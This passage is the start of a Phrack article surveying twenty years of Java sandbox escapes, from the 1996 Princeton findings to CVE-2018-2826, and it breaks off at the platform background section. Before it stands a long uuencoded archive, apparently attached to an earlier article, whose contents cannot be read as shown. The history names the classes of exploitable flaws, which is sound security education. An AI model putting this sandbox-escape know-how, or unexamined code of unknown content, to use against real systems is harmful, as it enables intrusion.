M_8]HZ34/#*@C<I%$0$(IN)$J?7]&1!P$_<S$TMKJF3-%=&RL’"Q(CNL51\^-
M-P/E]$_J\C-T)AM0N%852T7<=P(#"()4P‘JG+V@,R881#V"<NM^OCK42+WP_
M"\DI!_/\.3’X*Z>.99H-’V?]_:,:#:OWMF8%)E8B=:YD\V<AMIJ!)?JYY#YY
M)U";!Y&AGL205.RA09J9<[9!NYJX7BF!W‘E+WD(02->U"GO6WSJ)B6’*K)V&
M$%7ETU!H<GJ?I0K\5%5=D8R<_O_%S>U,"@^Z#’H2‘;ON’14S6K07\[E#&E8T
M,^]T#8K1K#T’11?<S*B0-&(*\Q*E="MVJ>Y3NX2X6?8/&F7-FO’[(2‘%[‘S!
ML"6"8;HVR<MOX*’X7G"813DCJ)Q2GT^GH$‘8:C^’;@&-6@(:.;WT<\)O=308
MC9[N!=’MC*%,^#3?";J%,\S7&_!;4MIS&LVX-Z.*<0W(AI[=H)0M/;J%\[@E
MD\<[7UW,C!F:;>O8]U+*‘%C’$(Y;0CCN’$)E-R[BO^P@^F)S?J?/YB#N97<^
MQ1H+‘W$_*VX‘SP+@V,&Y1\ZP\T^K7-.9Q9U;==ED4ZH\C‘)(<R(K]7;#=64E
M1XMFAEW3TG&$;];($ES;-9DE$ZLTY;!+/F4[SO"([+\Z7’ZX<ZY,S()NRNDT
MJCW4U/=-3X.AD9+HA$E:(LMH686?4.%@5\0VGT)2\SA@,!P]=H^?=$QLN3]X
MP.=X88!;9*Q!41^FN*[ZU’[’’5?C3^C+EOOE$_JB\]2I@0‘1AZT"+W+H/%4)
M9ZCO’K,(Z5D/=L\M6_!;D:M-^--&"9,:R.&,DTGFS^"1>_P(UR0M0PPEO1SK
M;<ZTIXYN#JP,:LRX<#)S7[X2IJ[TW6‘>/B2^%‘\,SA@>]A*"=XP$;L"+;=E.
MI/+M]9W$5K7‘HIYP%&0)8=,IGB=288-77GB#I>/‘W%V+-+N).&DTN’J(/_EO
M-^X^W#7U:?-)^K:^?][EU83K._=FR>U/:ENK6’O(V=[9Y?E@X\#;I?"6N;*^
M(MS&O;P*VLRTO/-7Q9IO=]N/M[M$$_DL^.K:D?_@WU]02P,$%‘‘‘‘‘‘‘>5B&
M2P‘‘‘‘‘‘‘‘‘‘‘‘‘‘!D‘‘‘!!;F%T:&5M82]497-T+U!R;W!E<G1I97,O4$L#
M!!0‘‘‘‘(’’E8ADN;JIX!<0(‘‘(P%‘‘‘H‘‘‘‘06YA=&AE;6$O5&5S="]0<F]P
M97)T:65S+T%S<V5M8FQY26YF;RYC<X542V[;,!#=!\@=!M[$#6K’^2I)5ZV#
M!EZD+1(W0%%T05%#BPE%"OPXU9%ZABX*]$*]0H>T8MFHW4@+C8:/;]YH’O7G
MYZ_@I)[!7>,\5L-;%‘JYET:_V=U97PG:RPJ’8U/54J&]0SN7’-TVW$1[M*9>
M@>WN’!S‘-6JT3,%$"V,K%BL!RTWPP"AP#JM<-2‘=<*.]-4IA‘;ZT)LQ*>B((
M2IFG6"_1.?1@!##OK<R#1S>$<<GT#"/88;<‘<Z8".O‘&*E-(T20VV:F(=%&‘
MX9)Y*OHD?;FJ:;B[\_4YOH2W;3257F&_-T7G>Z^^;81<H>-6UK%&O[<--#9:
MR%FP["5853/=;‘=\LJ8(W"\4;6>I&RMG)<&6(?S^‘7‘T.LRV;9I:5F#%[.-_
MU‘7E@\4$:,=]A][’89’P>^EDKC!.0#!%LZG88QQ(2:FFIDAJ>I&N<X$V’N;M
MKL@6MXX_W@"GKV‘T:D_3AHF‘Q@30B$5<9YS,1AR)\U]*84V5N"+1ZVB?)*"3
MUSDFLGD;$$PD83XQKKN@V]9/+2W;GJXY]?KSY"I:FKR6JM&;$<O&E<Q!BH7.
MVIH’.GX1C-]KX[!H>UXK>QUDT>]=’(\R=I0=#TZS[’!P<G;"!^?L#‘=XS,^R
M;"3.^>E%-XA[M(ZLM>KXJ&?5X?’(.>F\:]5U’5‘4;’N"+B-=HDS7#7L@EI9]
M)2UUEX8N_RY(5<"’4.5HN^PMSN7S_I3]0A/E),W5R.-994J1HN4A)NJF110H
M&-DNKB[(J:-B2=A6<@L%>0/I5Y7‘>_M[U#FXTCQIR)$:O4R@#;YNV^CW#H>C
MX7[ZIB^@XKT-]Y[^GANQ?P%02P,$%‘‘‘‘‘@‘>5B&2[;L’SU5‘0‘‘VP(‘‘"‘‘
M‘‘!!;F%T:&5M82]497-T+U-A>4AE;&QO36]N:71O<BYC<XU1S4K#0!"^!_(.
M8PZ20$T]6^JA8E6P14S00RFR32;)VOU)LQLQJ$_FP4?R%=PVL=’4@L/"[LQ\
M,]\W.Y_O’Z6B(H6@4AKYP+9^NOZ99‘PC3:50_@4*+&C4A5Q3L>K&;C%IRKJ9
M$)_U3BPKD,0FX(=$+95)VY8@’%5.(H00E;:M%]L"8WFY8#2"B!&E("#5)3(F
M)U)0+8L:T0!;<!?F3E!G,AX1A<![(!>/1NEL#J1(E5<7;_NT1A-P.1P,092,
MP>$A<’]J)/KGJY(PY3I!CF3I>-L&;9..]?O‘94R3"K*U*#!C*I)B#>PR_HMD
M2[1K3Z0‘#</-;+/C^6‘_*C$H;5:LPRI’UUN_QA19[#H/C4*G!R,JUFL:,Y(J
M?RK%3?W!K[\35T)I(B+T]M‘E?H#ZCK‘27=T#YUX6+(:DD!PR*9<8‘]\L"$Y/
MCD;.7TW>OD.MVSZ;RYPO4$L#!!0‘‘‘‘(’E8ADLA?JJ/_00‘‘"(/‘‘‘9‘‘‘‘
M06YA=&AE;6$O5&5S="]497-T+F-S<’)O:KU76W.30!1^=\;_L#+.J#,%DI‘‘
MT00GQE0=K7:2>GGHRP*’%@N[N+NH\?++?/‘G^1<\$$A(8R/.J‘^]</9<]WQ[
M+C^^?1_=_Y@FY#T(&7,VUKI&1R/‘‘A[&[&RLY2K27>V^=_W:Z%CPMQ‘H<L)Y
M(E^M^?N%P$.(:)ZH$RK.0,FQ]B"/DU‘CJ)GAU[E2V5W3E,$YI%0::1P(+GFD
MC("G9@CO(>$9"#.5?B%F]CH=2T.+A(R>I!D7BE2FQ]K-VT>+4O?LHP)6>""/
MJ3J_<[H^:’IWY_1H;6K*TY0S(Q,\DQJ9<A;&J@Q@]C&62MZ^]7=4W[JC$7/E
M^[$HHE++1X+G64E"(AJ.XK-<T,)XTPV"#FP=WKE%QF-RZQ;1O(?@YV<C<^NX
M5GB<4!5QD5[65=,;:B9L.3U^.3+KHTI%G=A’>1QZGX=6QYGT’$L?.$Y7[]O]
MJ>Y.[)D^LZ:VXW0.W>E@^!5U;&1J-2]RE>7J9)F!-_L((W/S77-,LNPAR/B,
M@3CD20C"J^XH!CDR=TYKL3GGZCE-068T‘.\$I!J93=I&OY20^LD2#VJ^!FG-
MMD+IH4#2!RXNJHQZ[_N&;?1&YJ^/:^’#.(%)@EZFP)0WZ*+‘%FGM2Z[X(\!8
MJ((’,2M>TQS"6."E24^)’"]H’\L5ON)]16BMAIBYC;%=V.U’V)<=F)1(^[("
```

```
M"D+F,LA6WJR!M$VNF4L=BV7J\Z2.M$G:8BO1$>5)4O$TT?(B4W$:?\)SFDA4
M4G]OXZUXHYX?L]-2_A39UN2-I2AF@*%+11E>[</9@Y>/[IW,)],9FMT^K&5F
M0G'QAZ+Z>/BPTPRQU*#5;*^I8)BV9T4-\_HCL_F]1D*2\'\OF:01/$AX<%%?
MR@[]'^5T#@E0"7\CJV5ZLM#G+%GNR5@1X.\35OG5*F7_)UF_O/LG"M*M$CZ'
M"'1V2"!/6)#D(8RUP\4Y%1DV'@$'I&Z-?<,RL)L>D"EVQES'F$&N!$T.R''N
M)W'P%)8G_'+8V.]8T2!RHFXW''2H10\(!A&'E%Q,1''>*PA*^:/%DV?87?;X
ML5A*]+8-3^EK*\;76)GX!VD<(B1D*XDW:6(\B]F[5LP/J:+EKP6H3>?=+]IH
MO>7%MS;4BO$Y*..Q4NVT8JS:NAH74-F'G"E",TZ:2NCR,6'9..(L5EP801'X
ME=P(SC-L!+_GJEKJ:=W\GK"(_T:JZ)9'H,YYN/&E?6#/.6OHPD9N!&51:J^A
MFB=^<=&&<3I;&!-&53$]EKC=(1B1S%!!7=DV^KS/OM4+^C9U=<OW!WJ_TW7U
MH34,===R'\NQ["'U[<T\LU%0#@R7[8S,YAQA7G;ZCX-YS/G%#F%/,&%O8'=\
MB^J.&_IZWW7Z^M'?=O6A$PR<011V[&ZO53"%G;\=S#QG6._A5[0](75I"/;0
MM73;B88X;T9]G086)BD:.#UW$'2"T&D5TLK47TG1$7;C9[$OJ%@V_S>"*Z/H
M.T,['B?0(S=$E'5#6W<Q'MV->M3M^?9P$'971M$PT<;[W<>TNR1M%I9JB;E<
M,@U5=O?-&[^AZ[C9D13WOFA)ECP7I-S&ZEYT0&@8KNB*R@L28Z$.@7"&/Q'!
M%)!*(_$!YQI"64ARA@M>,1236!FD#IJ\0&Y!),X&"14$ZJ)/,AXSE(=B(3L@
M$H#L[%B5#0-UU;,Q*6X,-TZ(\(&N]L[JFJH!9I=W$BD05['J.O[9I.HG4$L#
M!!0````('’E8ADLJ$7*1)P$'')0'''B''''06YA=&AE;6$O5&5S="]497-T
M365T:&]D36]N:71O<BYC<XU1S4[#,'R^5^H[F!VF3J"(,Q-(,-'FL5)IJ\0!
M.&2=VP;29"0I'B&>C'./Q"N0_FQEZ0&L2(GM[[/].=^?7Z5F(H/EFS98C'WO
MMTLFDG-,#)-"DRD*5"QQ(7,FGMW8'M.6YF9B?#6]6*Z0KFV'Q%0_:9OV/4$+
MU!N:(,2HC>^]^QY8VY0KSA)(.-6ZSH1H<KD.I6!&J@;30CMX'Q@TW@75",41
MR-6CG?;N':C*]*BA[RIUQE(("C@X!5%ROH-U4,<F=FF2([E5S*#=$@:#611=
M0W@5SZ++$QC'(13DQ@H=C??9'[[7[US-MFT.PV$]*YFCR$P.9W#\]SRIM&M.
M<@A>J*K8P,2>X#[['XKNS?EB6FNI:I%8+HVR/QF,MIH<7:[;/=O+GA]02P$"
M/P'4''''''!Y6(9+''''''''''''''''''0'D''''''''!''''''''''06YA
M=&AE;6$O"@'@'''''''!'!@'!8YI@GENTP$%CFF">6[3'=C/9()Y;M,!4$L!
M'C\'%'''''@'>5B&2UF<X)57'P''AQ$''!@')''''''''''@''''')P'''$%N
M871H96UA+T%N871H96UA4VQN+G-L;@H'(''''''''0'8'(CH:()Y;M,!;N-D
M@GENTP%NXV2">6[3'5!+'0(_'!0''''''’E8ADL''''''''''''''''':'"0'
M'''''''$''''+0#''!!;F%T:&5M82]%4RY!;F%T:&5M82Y#;W)E+PH'(''''
M'''''0'8',:[:X)Y;M,!QKMK@GENTP&(Z&B">6[3'5!+'0(_'!0''''('’E8
MADN:C7Q&EP(''/4%'''I'"0'''''''''('''''.P#''!!;F%T:&5M82]%4RY!
M;F%T:&5M82Y#;W)E+T%S<V5M8FQY26YF;RYF<PH'(''''''''0'8')PE:H)Y
M;M,!L:II@GENTP&QJFF">6[3'5!+'0(_'!0''''('’E8ADN"R\AS<00''$8.
M'''Q'"0''''''''''('''',H&''!!;F%T:&5M82]%4RY!;F%T:&5M82Y#;W)E
M+T53+D%N871H96UA+D-O<F4N9G-P<F]J"@'@'''''''!'!@'=:IJ@GENTP&<
M)6J">6[3'9PE:H)Y;M,!4$L!'C\'%'''''@'>5B&2YIA,3?\!@''UQ8''"0'
M)''''''''''@''''B@L''$%N871H96UA+T53+D%N871H96UA+D-O<F4O2&5A
M9&5R<RYF<PH'(''''''''0'8',:[:X)Y;M,!=:IJ@GENTP%UJFJ">6[3'5!+
M'0(_'!0''''('’E8ADN'&@,@7@$'''’,"'''C'"0''''''''('''',@2''!!
M;F%T:&5M82]%4RY!;F%T:&5M82Y#;W)E+TYA=&EV92YF<PH'(''''''''0'8
M'$$G;()Y;M,!QKMK@GENTP’&NVN">6[3'5!+'0(_'!0''''''’E8ADL'''''
M''''''''''':'"0''''''''''$''''&<4''!!;F%T:&5M82]%4RY!;F%T:&5M
M82Y(;V]K+PH'(''''''''0'8')@;;H)Y;M,!F!MN@GENTP$H&&F">6[3'5!+
M'0(_'!0''''('’E8ADL<Y45>F0(''/4%'''I'"0''''''''('''')\4''!!
M;F%T:&5M82]%4RY!;F%T:&5M82Y(;V]K+T%S<V5M8FQY26YF;RYF<PH'('''
M'''''0'8'"RK;()Y;M,!^4EL@GENTP’Y26R">6[3'5!+'0(_'!0''''('’E8
MADMY:F]]M00''"P/'''Q'"0''''''''''('''’\7''!!;F%T:&5M82]%4RY!
M;F%T:&5M82Y(;V]K+T53+D%N871H96UA+DAO;VLN9G-P<F]J"@'@'''''''!
M'!@'9_UM@GENTP$G]6R">6[3'2?U;()Y;M,!4$L!'C\'%'''''@'>5B&2_NE
M9+X(!'''N@X''"0')''''''''''@''''@QP''$%N871H96UA+T53+D%N871H
M96UA+DAO;VLO2FET2&]O:RYF<PH'(''''''''0'8'’"&;H)Y;M,!FP)N@GEN
MTP&;'FZ">6[3'5!+'0(_'!0''''''’E8ADL''''''''''''''''''>'"0'''''
M''''$''''',T@''!!;F%T:&5M82]%4RY!;F%T:&5M82Y-;VYI=&]R<R\*'"''
M''''''$'&'#_Z’""">6[3'?_H<()Y;M,!?"-I@GENTP%02P$"/P'4''''"'!Y
M6(9+E:2UVIL"'''!!@''+0'D''''''''''"''''')(0''06YA=&AE;6$O15,N
M06YA=&AE;6$N36]N:71O<G,O07-S96UB;'E);F9O+F9S"@'@'''''''!'!@'
M1XMO@GENTP$'C6Z">6[3'0"-;H)Y;M,!4$L!'C\'%'''''@'>5B&2P/SNC7Q
M!'''F!'''#D')''''''''''@''''[R,''$%N871H96UA+T53+D%N871H96UA
M+DUO;FET;W)S+T53+D%N871H96UA+DUO;FET;W)S+F9S<')O:@H'(''''''''
M'0'8'&MJ<()Y;M,!#<9O@GENTP$-QF^">6[3'5!+'0(_'!0''''('’E8ADNP
MY%(\X0'''(0!'''N'"0''''''''('''’#<I''!!;F%T:&5M82]%4RY!;F%T
M:&5M82Y-;VYI=&]R<R]-971H;V1-;VYI=&]R+F9S"@'@'''''''!'!@'JM=P
M@GENTP%K:G"">6[3'6MJ<()Y;M,!4$L!'C\'%'''''@'>5B&2_0U4XA^'''''
MD0'''"T')''''''''''@''''9"H''$%N871H96UA+T53+D%N871H96UA+DUO
M;FET;W)S+W!A8VMA9V5S+F-O;F9I9PH'(''''''''0'8''U+<8)Y;M,!_^AP
M@GENTP’_Z’"">6[3'5!+'0(_'!0''''''’E8ADL''''''''''''''''''='"0'
M'''''''$''''"TK''!!;F%T:&5M82]%4RY!;F%T:&5M82Y2=6YT:6UE+PH'
M(''''''''0'8')=N=()Y;M,!EVYT@GENTP%"/VF">6[3'5!+'0(_'!0''''(
```

```
M''E8ADM$9'<SE0(''/X%'''L'"0'''''''''('''&@K''!!;F%T:&5M82]%
M4RY!;F%T:&5M82Y2=6YT:6UE+T%S<V5M8FQY26YF;RYF<PH'('''''''0'8
M'.0M<H)Y;M,!9Y%Q@GENTP%GD7&">6[3'5!+'0(_'!0''''('E8ADM>*+TB
MQ@0''/'''W'"0'''''''''('''$<N''!!;F%T:&5M82]%4RY!;F%T:&5M
M82Y2=6YT:6UE+T53+D%N871H96UA+E)U;G1I;64N9G-P<F]J"@'@'''''''!
M'!@'2:US@GENTP%Z@7*">6[3'7J!<H)Y;M,!4$L!'C\'%'''''@'>5B&2U4X
M#+?H'P''I@L''"P')''''''''''@''''8C,''$%N871H96UA+T53+D%N871H
M96UA+E)U;G1I;64O365T:&]D1FEL=&5R+F9S"@'@'''''''!'!@'K&)T@GEN
MTP%)K7.">6[3'4FM<X)Y;M,!4$L!'C\'%'''''@'>5B&2VU[-S7($0''UD8'
M'#$')''''''''''@''''E#<''$%N871H96UA+T53+D%N871H96UA+E)U;G1I
M;64O4G5N=&EM941I<W!A=&-H97(N9G,*'"''''''''$'&'!&K'N">6[3'9=N
M=()Y;M,!EVYT@GENTP%02P$"/P'4''''''!Y6(9+'''''''''''''''''$0'D
M''''''''!'''''"K20''06YA=&AE;6$O34QO9V=E<B\*'"''''''''$'&'"(
M5HB">6[3'8A6B()Y;M,!0C]I@GENTP%02P$"/P'4'''''"'!Y6(9+<YRF<8@'
M''"Z''''&P'D''''''''''"''''#:20''06YA=&AE;6$O34QO9V=E<B]!<'N
M8V]N9FEG"@'@'''''''!'!@'>'5^@GENTP%(PGN">6[3'4C">X)Y;M,!4$L!
M'C\'%'''''@'>5B&2["48\'8'0''K@4''"<')''''''''''@''''FTH''$%N
M871H96UA+TU,;V=G97(O365T:&]D3&]G9V5R36]N:71O<BYC<PH'('''''''
M'0'8'+ZQ?X)Y;M,!]G]^@GENTP'V?WZ">6[3'5!+'0(_'!0''''('E8ADNQ
M#3<I<00''(0-'''?'"0'''''''''('''+A,''!!;F%T:&5M82]-3&]G9V5R
M+TU,;V=G97(N8W-P<F]J"@'@'''''''!'!@'K2N%@GENTP%.T'^">6[3'4[0
M?X)Y;M,!4$L!'C\'%'''''@'>5B&2WT6GD+D''''*0$''"0')''''''''''@
M''''9E$''$%N871H96UA+TU,;V=G97(O34QO9V=E<BYC<W!R;VHN=7-E<@H'
M('''''''''0'8'(SFA8)Y;M,!Z%:%@GENTP'H5H6">6[3'5!+'0(_'!0''''(
M'E8ADL4#B?-''0''-4+''';'"0'''''''''(''''(Q2''!!;F%T:&5M82]-
M3&]G9V5R+U!R;V=R86TN8W,*'"''''''''$'&'"[#HB">6[3'8SFA8)Y;M,!
MC.:%@GENTP%02P$"/P'4''''''!Y6(9+''''''''''''''''''''D''''''''
M'!''''#%5@''06YA=&AE;6$O34QO9V=E<B]0<F]P97)T:65S+PH'('''''''
M'0'8'(%UB()Y;M,!@76(@GENTP&(5HB">6[3'5!+'0(_'!0''''('E8ADLM
MIRX'='('')(%'''K'"0'''''''''(''''/]6''!!;F%T:&5M82]-3&]G9V5R
M+U!R;W!E<G1I97,O07-S96UB;'E);F9O+F-S"@'@'''''''!'!@'Y@F/@GEN
MTP&!=8B">6[3'8%UB()Y;M,!4$L!'C\'%'''''''>5B&2P''''''''''''''
M'!4')''''''''''0''''O%D''$%N871H96UA+TUO8VM,:6)R87)Y+PH'('''
M'''''0'8'+Y*IH)Y;M,!ODJF@GENTP$\9&F">6[3'5!+'0(_'!0''''('E8
MADM*.O&_GP''''8!'''?'"0'''''''''(''''.]9''!!;F%T:&5M82]-;V-K
M3&EB<F%R>2]#;&%S<V5S+F-S"@'@'''''''!'!@'!'N2@GENTP&-5X^">6[3
M'8U7CX)Y;M,!4$L!'C\'%'''''@'>5B&2Y*.^M&N'P''X'H''"<')'''''''
M'''@''''RUH''$%N871H96UA+TUO8VM,:6)R87)Y+TUO8VM,:6)R87)Y+F-S
M<')O:@H'('''''''0'8'&MIEH)Y;M,!YJ&2@GENTP'FH9*">6[3'5!+'0(_
M'!0''''('E8ADL@;&ASBP'''.P''''>'"0'''''''''(''''+Y>''!!;F%T
M:&5M82]-;V-K3&EB<F%R>2]->45N=6TN8W,*'"''''''''$'&'""-Y>">6[3
M'>FGEH)Y;M,!Z:>6@GENTP%02P$"/P'4''''"'!Y6(9+?T0Q7K@'''!V'0''
M(''D''''''''''"''''"%7P''06YA=&AE;6$O36]C:TQI8G)A<GDO37E3=')U
M8W0N8W,*'"''''''''$'&'!?!YB">6[3'7Q,EX)Y;M,!?$R7@GENTP%02P$"
M/P'4''''''!Y6(9+'''''''''''''''''(''D''''''''!''''![8'''06YA
M=&AE;6$O36]C:TQI8G)A<GDO4')O<&5R=&EE<R\*'"''''''''$'&'#[^J:"
M>6[3'?OZIH)Y;M,!!$>8@GENTP%02P$"/P'4''''"'!Y6(9+,V;$X'<"''":
M!0''+P'D''''''''''"''''Y8'''06YA=&AE;6$O36]C:TQI8G)A<GDO4')O
M<&5R=&EE<R]!<W-E;6)L>4EN9F\N8W,*'"''''''''$'&'!'.:R">6[3'?OZ
MIH)Y;M,!^_JF@GENTP%02P$"/P'4''''"'!Y6(9+1;E^/+(!''#<!'''(''D
M''''''''''"''''!]8P''06YA=&AE;6$O36]C:TQI8G)A<GDO4V%Y2&5L;&\N
M8W,*'"''''''''$'&'!?0IZ">6[3'1?4F()Y;M,!%]28@GENTP%02P$"/P'4
M''''"'!Y6(9+A4:5+P$!'''>'@'')0'D''''''''''"''''!M90''06YA=&AE
M;6$O36]C:TQI8G)A<GDO4V%Y4W5P97)(96QL;RYC<PH'('''''''''0'8'$8'
MHH)Y;M,!$&:>@GENTP$09IZ">6[3'5!+'0(_'!0''''('E8ADMB'X!T_0''
M'$8"'''C'"0'''''''''(''''+%F''!!;F%T:&5M82]-;V-K3&EB<F%R>2]3
M:6UP;&5C;&%S<RYC<PH'('''''''''0'8'#XWIH)Y;M,!CQ6B@GENTP&/%:*"
M>6[3'5!+'0(_'!0''''('E8ADO!.J?2OP$''$$&'''C'"0'''''''''('''
M'.]G''!!;F%T:&5M82]-;V-K3&EB<F%R>2]3=&%T:6-#;&%S<RYC<PH'('''
M'''''0'8''/FIH)Y;M,!ODJF@GENTP&^2J:">6[3'5!+'0(_'!0'''''''E8
MADL''''''''''''''''7'"0'''''''''$''''.]I''!!;F%T:&5M82]396-U
M<F5796)3:&]P+PH'('''''''''0'8'!D:L()Y;M,!&1JP@GENTP$\9&F">6[3
M'5!+'0(_'!0''''''E8ADL''''''''''''''''F'"0'''''''''$''''"1J
M''!!;F%T:&5M82]396-U<F5796)3:&]P4&%S<W=O<F13=&5A;&5R+PH'('''
M'''''0'8'*J<LX)Y;M,!JIRS@GENTP$N>FF">6[3'5!+'0(_'!0''''(''E8
MADMSG*9QB''''+H''''P'"0'''''''''(''''&AJ''!!;F%T:&5M82]396-U
M<F5796)3:&]P4&%S<W=O<F13=&5A;&5R+T%P<"YC;VYF:6<*'"''''''''$'
M&'"\XK*">6[3'71XLH)Y;M,!='BR@GENTP%02P$"/P'4''''"'!Y6(9+HYA$
M7)@"''!>!P'',''D''''''''"''''''^:P''06YA=&AE;6$O4V5C=7)E5V5B
M4VAO<%!A<W-W;W)D4W1E86QE<B]0<F]G<F%M+F-S"@'@'''''''!'!@'QE.S
```

```
M@GENTP&\XK*">6[3';SBLH)Y;M,!4$L!'C\'%'''''''>5B&2P''''''''''
M'''''#$')''''''''''0''''')&X''$%N871H96UA+U-E8W5R95=E8E-H;W!0
M87-S=V]R9%-T96%L97(O4')O<&5R=&EE<R\*'"''''''''$'&''-EK:">6[3
M'0V6MH)Y;M,!QE.S@GENTP%02P$"/P'4''''"'!Y6(9+:1JGWX$"''"\!0''
M0''D''''''''"''''!S;@''06YA=&AE;6$O4V5C=7)E5V5B4VAO<%!A<W-W
M;W)D4W1E86QE<B]0<F]P97)T:65S+T%S<V5M8FQY26YF;RYC<PH'('''''''
M'0'8'.P>MX)Y;M,!#9:V@GENTP$-EK:">6[3'5!+'0(_'!0''''('’E8ADN#
M[R3SGP0''$'.''!)'"0''''''''('''%)Q''!!;F%T:&5M82]396-U<F57
M96)3:&]P4&%S<W=O<F13=&5A;&5R+U-E8W5R95=E8E-H;W!087-S=V]R9%-T
M96%L97(N8W-P<F]J"@'@'''''''!'!@'3URV@GENTP'-B;."">6[3'<V)LX)Y
M;M,!4$L!'C\'%'''''@'>5B&2PZ4U%:+''''LP'''"$')''''''''''@''''
M6'8''$%N871H96UA+U-E8W5R95=E8E-H;W'O07!P+F-O;F9I9PH'('''''''
M'0'8'(X$KH)Y;M,!48>L@GENTP%1AZR">6[3'5!+'0(_'!0''''('’E8ADLK
MDH^OE0(''.P%'''F'"0''''''''('''")W''!!;F%T:&5M82]396-U<F57
M96)3:&]P+T%S<V5M8FQY26YF;RYF<PH'('''''''''0'8'(";KH)Y;M,!]B2N
M@GENTP'V)*Z">6[3'5!+'0(_'!0''''('’E8ADL55TA<F''''!@!'''F'"0'
M''''''''('''/MY''!!;F%T:&5M82]396-U<F5796)3:&]P+W!A8VMA9V5S
M+F-O;F9I9PH'('''''''''0'8''+]KH)Y;M,!@)NN@GENTP&'FZZ">6[3'5!+
M'0(_'!0''''('’E8ADMIC16)!'0''.,+'''A'"0''''''''('''-=Z''!!
M;F%T:&5M82]396-U<F5796)3:&]P+U!R;V=R86TN9G,*'"''''''''$'&'"C
MM*^">6[3'9H(KX)Y;M,!F@BO@GENTP%02P$"/P'4''''"'!Y6(9+.>_$@*T$
M''!#$'''*P'D''''''''''"''''':?P''06YA=&AE;6$O4V5C=7)E5V5B4VAO
M<"]396-U<F5796)3:&]P+F9S<')O:@H'('''''''''0'8''1XLH)Y;M,!&1JP
M@GENTP$9&K"">6[3'5!+'0(_'!0''''''’E8ADL''''''''''''''''.'"0'
M'''''''$''''!"$''!!;F%T:&5M82]497-T+PH'('''''''''0'8'.VXN8)Y
M;M,![;BY@GENTP$%CFF">6[3'5!+'0(_'!0''''('’E8ADMSG*9QB''''+H'
M'''8'"0''''''''('''#R$''!!;F%T:&5M82]497-T+T%P<"YC;VYF:6<*
M'"''''''''$'&''%@;>">6[3':$RMX)Y;M,!H3*W@GENTP%02P$"/P'4''''
M"'!Y6(9+=??0Q@P$'''<&0''&''D''''''''''"''''#ZA'''06YA=&AE;6$O
M5&5S="]0<F]G<F%M+F-S"@'@'''''''!'!@'CS*X@GENTP&!E+>">6[3'8&4
MMX)Y;M,!4$L!'C\'%'''''''>5B&2P''''''''''''''''!D')''''''''''0
M''''/(D''$%N871H96UA+U1E<W0O4')O<&5R=&EE<R\*'"''''''''$'&'#"
MR+N">6[3'<+(NX)Y;M,!-%JX@GENTP%02P$"/P'4''''"'!Y6(9+FZJ>'7$"
M''",!0''*''D''''''''''"''''!SB0''06YA=&AE;6$O5&5S="]0<F]P97)T
M:65S+T%S<V5M8FQY26YF;RYC<PH'('''''''''0'8'$ZAO()Y;M,!PLB[@GEN
MTP'"R+N">6[3'5!+'0(_'!0''''('’E8ADNV[!\]50$''-L"'''@'"0''''''
M''''('''''"J,''!!;F%T:&5M82]497-T+U-A>4AE;&QO36]N:71O<BYC<PH'
M(''''''''0'8'!GTN()Y;M,!+VRX@GENTP$O;+B">6[3'5!+'0(_'!0''''(
M''E8ADLA?JJ/_00''"(/'''9'"0''''''''('''+V-''!!;F%T:&5M82]4
M97-T+U1E<W0N8W-P<F]J"@'@'''''''!'!@'KI&Y@GENTP&#"+F">6[3'8,(
MN8)Y;M,!4$L!'C\'%'''''@'>5B&2RH1<I$G'0''E'('"(')''''''''''@
M''''\9(''$%N871H96UA+U1E<W0O5&5S=$UE=&AO9$UO;FET;W(N8W,*'"'''
M''''''$'&''_HKN">6[3'>VXN8)Y;M,![;BY@GENTP%02P4&'''''#P'/'"]
)&P''6)0'''''
`
end
```

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x07 of 0x0f

Twenty years of Escaping the Java Sandbox

by Ieu Eauvidoum and disk noise

--[Table of contents

--[1 - Introduction

The Java platform is broadly deployed on billions of devices, from servers and desktop workstations to consumer electronics. It was originally designed to implement an elaborate security model, the Java sandbox, that allows for the secure execution of code retrieved from potentially untrusted remote machines without putting the host machine at risk. Concretely, this sandboxing approach is used to secure the execution of untrusted Java applications such as Java applets in the web browser. Unfortunately, critical security bugs -- enabling a total bypass of the sandbox -- affected every single major version of the Java platform since its introduction. Despite major efforts to fix and revise the platform's security mechanisms over the course of two decades, critical security vulnerabilities are still being found.

In this work, we review the past and present of Java insecurity. Our goal is to provide an overview of how Java platform security fails, such that we can learn from the past mistakes. All security vulnerabilities presented here are already known and fixed in current versions of the Java runtime, we discuss them for educational purposes only. This case study has been

made in the hope that we gain insights that help us design better systems in the future.

--[2 - Background

----[2.1 - A Brief History of Java Sandbox Exploits

The first version of Java was released by Sun Microsystems in 1995 [2]. One year later, researchers at Princeton University identified multiple flaws enabling an analyst to bypass the sandbox [3]. The authors identified weaknesses in the language, bytecode and object initialization, to name a few, some of them still present in Java at the time of writing. It is the first time a class spoofing attack against the Java runtime has been detailed. A few years later, in 2002, The Last Stage of Delirium (LSD) research group presented their findings on the security of the Java virtual machine [29]. They detailed vulnerabilities affecting, among others, the bytecode verifier and class loaders leading to type confusion or class spoofing attacks. In 2010, Koivu was the first to publicly show that trusted method chain attacks work against Java by explaining how to exploit the CVE-2010-0840 vulnerability he has found [32]. In 2011, Drake described how to exploit memory corruption vulnerabilities in Java [4]. He explains how to exploit CVE-2009-3869 and CVE-2010-3552, two stack buffer overflow vulnerabilities. In 2012, Guillardoy [5], described CVE-2012-4681, two vulnerabilities allowing to bypass the sandbox. The first vulnerability gives access to restricted classes and the second allows to modify private fields. Also in 2012, Oh described how to exploit the vulnerability of CVE-2012-0507 to perform a type confusion attack to bypass the Java sandbox [6]. In 2013, Gorenc and Spelman performed a large scale study of 120 Java vulnerabilities and conclude that unsafe reflection is the most common vulnerability in Java but that type confusion is the most common exploited vulnerability [8]. Still in 2013, Lee and Nie identified multiple vulnerabilities including a vulnerability in a native method enabling the bypass of the sandbox [9]. Again in 2013, Kaiser described, among others, CVE-2013-1438 a trusted method chain vulnerability found by James Forshaw and CVE-2012-5088 a Java reflection vulnerability found by Security Explorations. Between 2012 and 2013, security researchers at Security Explorations discovered more than 20 Java vulnerabilities [7]. Starting in 2014, the developers of main web browsers such as Chrome or Firefox decided to disable NAPI by default (hence no Java code can be executed by default) [11] [12]. The attack surface of Java being reduced, it seems that less research on Java sandbox bypass is being conducted. However, exploits bypassing the sandbox still pop up once in a while. For instance, in 2018, Lee describes how to exploit CVE-2018-2826, a type confusion vulnerability found by XOR19 [18].

----[2.2 - The Java Platform

The Java platform can be divided into two abstract components: the Java Virtual Machine (JVM), and the Java Class Library (JCL).

